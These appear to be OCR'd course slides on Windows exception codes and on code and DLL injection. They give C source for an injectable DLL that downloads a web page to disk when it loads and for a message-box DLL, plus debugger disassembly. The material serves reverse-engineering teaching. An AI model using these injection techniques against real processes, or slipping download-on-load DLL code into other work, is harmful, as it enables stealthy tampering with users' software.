
`ExceptionCode`

The reason the exception occurred. This is the code generated by a hardware exception, or the code specified in the RaiseException function for a software-generated exception. The following tables describes the exception codes that are likely to occur due to common programming errors.

Value	Meaning
EXCEPTION_ACCESS_VIOLATION	The thread tried to read from or write to a virtual address for which it does not have the appropriate access.
EXCEPTION_ARRAY_BOUNDS_EXCEEDED	The thread tried to access an array element that is out of bounds and the underlying hardware supports bounds checking.


https://docs.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-exception_record

Code Injection




Code injection is the term used to describe attacks that inject code into an application. That injected code is then interpreted by the application.

Code Injection (thread injection)



code → injected by ThreadProc()
data → injected as ThreadParam

DLL Injection V.S. Code Injection




```
//ThreadProc()

DWORD WINAPI ThreadProc(LPVOID lParam)
{
    MessageBoxA(NULL, "www.reversecore.com", "ReverseCore", MB_OK);

    return 0;
}
```

Pop up a Windows message box

How to use DLL Injection to injection the code?

myhack.cpp




myhack.cpp 〉 No Selection

```
#include "windows.h"
#include "tchar.h"

#pragma comment(lib, "urlmon.lib")

#define DEF_URL         (L"http://www.naver.com/index.html")
#define DEF_FILE_NAME   (L"index.html")

HMODULE g_hMod = NULL;

DWORD WINAPI ThreadProc(LPVOID lParam)
{
    TCHAR szPath[_MAX_PATH] = {0,};

    if( !GetModuleFileName( g_hMod, szPath, MAX_PATH ) )
        return FALSE;

    TCHAR *p = _tcsrchr( szPath, '\\' );
    if( !p )
        return FALSE;

    _tcscpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);

    URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);

    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HANDLE hThread = NULL;

    g_hMod = (HMODULE)hinstDLL;

    switch( fdwReason )
    {
    case DLL_PROCESS_ATTACH :
        OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
        hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
        CloseHandle(hThread);
        break;
    }

    return TRUE;
}
```

DLL Injection V.S. Code Injection

How to use DLL Injection to injection the code?





```c
#include "windows.h"

DWORD WINAPI ThreadProc(LPVOID lParam)
{
    MessageBoxA(NULL, "www.reversecore.com", "ReverseCore", MB_OK);

    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    switch( fdwReason )
    {
        case DLL_PROCESS_ATTACH :
            CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
            break;
    }

    return TRUE;
}
```

Compile it as MsgBox.dll and inject it to the target process


same as DLL injection lab!

DLL Injection (MsgBox.dll)



```
10001000  . 6A 00          PUSH 0                                   ┌Style = MB_OK|MB_APPLMODAL
10001002  . 68 1C780010    PUSH MsgBox.1000781C                     │Title = "ReverseCore"
10001007  . 68 28780010    PUSH MsgBox.10007828                     │Text = "www.reversecore.com"
1000100C  . 6A 00          PUSH 0                                   │hOwner = NULL
1000100E  . FF15 E4600010  CALL DWORD PTR DS:[<&USER32.MessageBoxA> └MessageBoxA
```



```
Address   Hex dump                  ASCII
1000781C  52 65 76 65 72 73 65 43   ReverseC
10007824  6F 72 65 00 77 77 77 2E   ore.www.
1000782C  72 65 76 65 72 73 65 63   reversec
10007834  6F 72 65 2E 63 6F 6D 00   ore.com.
```

DLL Injection (MsgBox.dll)



```
10001000  .  6A 00          PUSH 0                                          ┌Style = MB_OK|MB_APPLMODAL
10001002  .  68 1C780010    PUSH MsgBox.1000781C                            │Title = "ReverseCore"
10001007  .  68 28780010    PUSH MsgBox.10007828                            │Text = "www.reversecore.com"
1000100C  .  6A 00          PUSH 0                                          │hOwner = NULL
1000100E  .  FF15 E4600010  CALL DWORD PTR DS:[<&USER32.MessageBoxA>]       └MessageBoxA
10001014  .  33C0           XOR EAX,EAX
